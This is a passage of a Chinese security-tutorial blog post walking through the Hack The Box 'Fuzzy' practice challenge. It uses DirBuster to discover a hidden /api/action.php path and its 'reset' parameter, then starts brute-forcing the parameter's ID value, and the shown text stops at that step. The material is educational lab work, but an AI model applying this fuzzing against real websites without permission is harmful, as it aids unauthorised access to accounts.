

这是作者的网络安全自学教程系列，主要是关于安全工具和实践操作的在线笔记，特分享出来与博友们学习，希望您们喜欢，一起进步。前文详细讲解了hack the box在线渗透平台注册过程，以及Web渗透三道入门题目，包括Python编写md5加密发送Post、万能密码和URL路径猜测、BurpSuite和Hydra密码爆破等。这篇文章将通过两个题目分享DirBuster扫描目录、Fuzzy爆破指定路径名称，通过Sqlmap工具实现SQL注入并获取管理员用户名和密码、文件下载等用法。注意，hack the box不提倡大家wakeup，这里只提供方法，而后续Machines题目的学习也仅分享思想及技巧，还请大家见谅。基础性文章，希望对您有所帮助！

作者作为网络安全的小白，分享一些自学基础教程给大家，主要是关于安全工具和实践操作的在线笔记，希望您们喜欢。同时，更希望您能与我一起操作和进步，后续将深入学习网络安全和系统安全知识并分享相关实验。总之，希望该系列文章对博友有所帮助，写文不易，大神们不喜勿喷，谢谢！如果文章对您有帮助，将是我创作的最大动力，点赞、评论、私聊均可，一起加油喔~

PS：本文参考了B站、安全网站和参考文献中的文章，并结合自己的经验和实践进行撰写，也推荐大家阅读参考文献。

下载地址：<https://github.com/eastmountyxz/NetworkSecuritySelf-study>

文章目录

- 一.DirBuster扫描目录
- 二.Sqlmap高级用法及管理员口令获取
 - 1.人工检测
 - 2.Sqlmap实例
- 三.总结

前文学习：

- [网络安全自学篇] 一.入门笔记之看雪Web安全学习及异或解密示例
- [网络安全自学篇] 二.Chrome浏览器保留密码功能渗透解析及登录加密入门笔记
- [网络安全自学篇] 三.Burp Suite工具安装配置、Proxy基础用法及暴库示例
- [网络安全自学篇] 四.实验吧CTF实战之WEB渗透和隐写术解密
- [网络安全自学篇] 五.IDA Pro反汇编工具初识及逆向工程解密实战
- [网络安全自学篇] 六.OllyDbg动态分析工具基础用法及Crakeme逆向
- [网络安全自学篇] 七.快手视频下载之Chrome浏览器Network分析及Python爬虫探讨
- [网络安全自学篇] 八.Web漏洞及端口扫描之Nmap、ThreatScan和DirBuster工具
- [网络安全自学篇] 九.社会工程学之基础概念、IP获取、IP物理定位、文件属性
- [网络安全自学篇] 十.论文之基于机器学习算法的主机恶意代码
- [网络安全自学篇] 十一.虚拟机VMware+Kali安装入门及Sqlmap基本用法
- [网络安全自学篇] 十二.Wireshark安装入门及抓取网站用户名密码（一）

[网络安全自学篇] 十三.Wireshark抓包原理（ARP劫持、MAC泛洪）及数据流追踪和图像抓取（二）

[网络安全自学篇] 十四.Python攻防之基础常识、正则表达式、Web编程和套接字通信（一）

[网络安全自学篇] 十五.Python攻防之多线程、C段扫描和数据库编程（二）

[网络安全自学篇] 十六.Python攻防之弱口令、自定义字典生成及网站暴库防护

[网络安全自学篇] 十七.Python攻防之构建Web目录扫描器及ip代理池（四）

[网络安全自学篇] 十八.XSS跨站脚本攻击原理及代码攻防演示（一）

[网络安全自学篇] 十九.Powershell基础入门及常见用法（一）

[网络安全自学篇] 二十.Powershell基础入门及常见用法（二）

[网络安全自学篇] 二十一.GeekPwn极客大赛之安全攻防技术总结及ShowTime

[网络安全自学篇] 二十二.Web渗透之网站信息、域名信息、端口信息、敏感信息及指纹信息收集

[网络安全自学篇] 二十三.基于机器学习的恶意请求识别及安全领域中的机器学习

[网络安全自学篇] 二十四.基于机器学习的恶意代码识别及人工智能中的恶意代码检测

[网络安全自学篇] 二十五.Web安全学习路线及木马、病毒和防御初探

[网络安全自学篇] 二十六.Shodan搜索引擎详解及Python命令行调用

[网络安全自学篇] 二十七.Sqlmap基础用法、CTF实战及请求参数设置（一）

[网络安全自学篇] 二十八.文件上传漏洞和Caidao入门及防御原理（一）

[网络安全自学篇] 二十九.文件上传漏洞和IIS6.0解析漏洞及防御原理（二）

[网络安全自学篇] 三十.文件上传漏洞、编辑器漏洞和IIS高版本漏洞及防御（三）

[网络安全自学篇] 三十一.文件上传漏洞之Upload-labs靶场及CTF题目01-10（四）

[网络安全自学篇] 三十二.文件上传漏洞之Upload-labs靶场及CTF题目11-20（五）

[网络安全自学篇] 三十三.文件上传漏洞之绕狗一句话原理和绕过安全狗（六）

[网络安全自学篇] 三十四.Windows系统漏洞之5次Shift漏洞启动计算机

[网络安全自学篇] 三十五.恶意代码攻击溯源及恶意样本分析

[网络安全自学篇] 三十六.WinRAR漏洞复现（CVE-2018-20250）及恶意软件自启动劫持

[网络安全自学篇] 三十七.Web渗透提高班之hack the box在线靶场注册及入门知识

[网络安全自学篇] 三十八.hack the box渗透之BurpSuite和Hydra密码爆破及Python加密Post请求（二）

前文欣赏：

[渗透&攻防] 一.从数据库原理学习网络攻防及防止SQL注入

[渗透&攻防] 二.SQL MAP工具从零解读数据库及基础用法

[渗透&攻防] 三.数据库之差异备份及Caidao利器

[渗透&攻防] 四.详解MySQL数据库攻防及Fiddler神器分析数据包

声明：本人坚决反对利用教学方法进行犯罪的行为，一切犯罪行为必将受到严惩，绿色网络需要我们共同维护，更推荐大家了解它们背后的原理，更好地进行防护。


一.DirBuster扫描目录

hack the box是一个在线Web渗透实验平台，能帮助你提升渗透测试技能和黑盒测试技能，平台上有很多靶机，从易到难，各个级别的靶机都有。因为这些靶机放在平台上供大家测试，每个靶机都有自己的静态IP地址和端口号，而且模拟真实环境，推荐大家去练习。

[20 Points] Fuzzy [by Arrexel]


We have gained access to some infrastructure which we believe is connected to the internal network of our target. We need you to help obtain the administrator password for the website they are currently developing.

我们已经获得了一些已连接到目标内部网络的基础架构的访问权限，需要您帮助获取他们当前正在开发网站的管理员密码。



host: docker.hackthebox.eu port:30275

这是一道入门题目20分，打开网址如下图所示。由于该页面是纯静态的，没有什么调用功能，再加上提示是Fuzzy（模糊测试），那就工具上手吧！这里先使用之前介绍过的目录扫描工具——DirBuster。




DirBuster是Owasp(Open Web Application Security Project)开发的一款专门用于探测网站目录和文件(包括隐藏文件)的工具。由于使用Java编写，电脑中要装有JDK才能运行，它是一个多线程Java应用程序，旨在强制Web /应用程序服务器上的目录和文件


名。

前文分享：[网络安全自学篇] 八.目录及端口扫描之Nmap、ThreatScan和DirBuster工具


第一步，打开软件如下图所示。




第二步，发现该网站没有可利用的点，直接输入URL并点击Browse加载字典文件，设置线程数100，“Start”开始扫描。




扫描结果如下图所示，时间稍微漫长些。




正确的目录不会报错且响应200（OK），例如能正确显示的文件夹“api”；错误的目录或文件显示红色，表示不存在或访问无响应。




第三步，通过Fuzzy找到api目录，并且action.php文件。它是可疑目录，我们尝试浏览器访问。




第四步，访问 “.../api/action.php”后发现缺少Parameter参数，接着使用DirBuster扫描参数Parameter。




扫描方法相同，但需要勾选“Auto Switch”，然后设置自定义路径“/api/action.php?{dir}=fe”。注意，这里的匹配参数是{dir}，非常棒的一种扫描方法。




由于只是扫描参数，很快我们的结果“reset”就成功扫描出来。




如果是Linux环境下，运行结果如下图所示：




接着访问，发现参数所对应的值ID错误，接着扫描ID值。




第五步，接着暴力爆破参数ID值，此时设置为“/api/action.php?reset={dir}”。



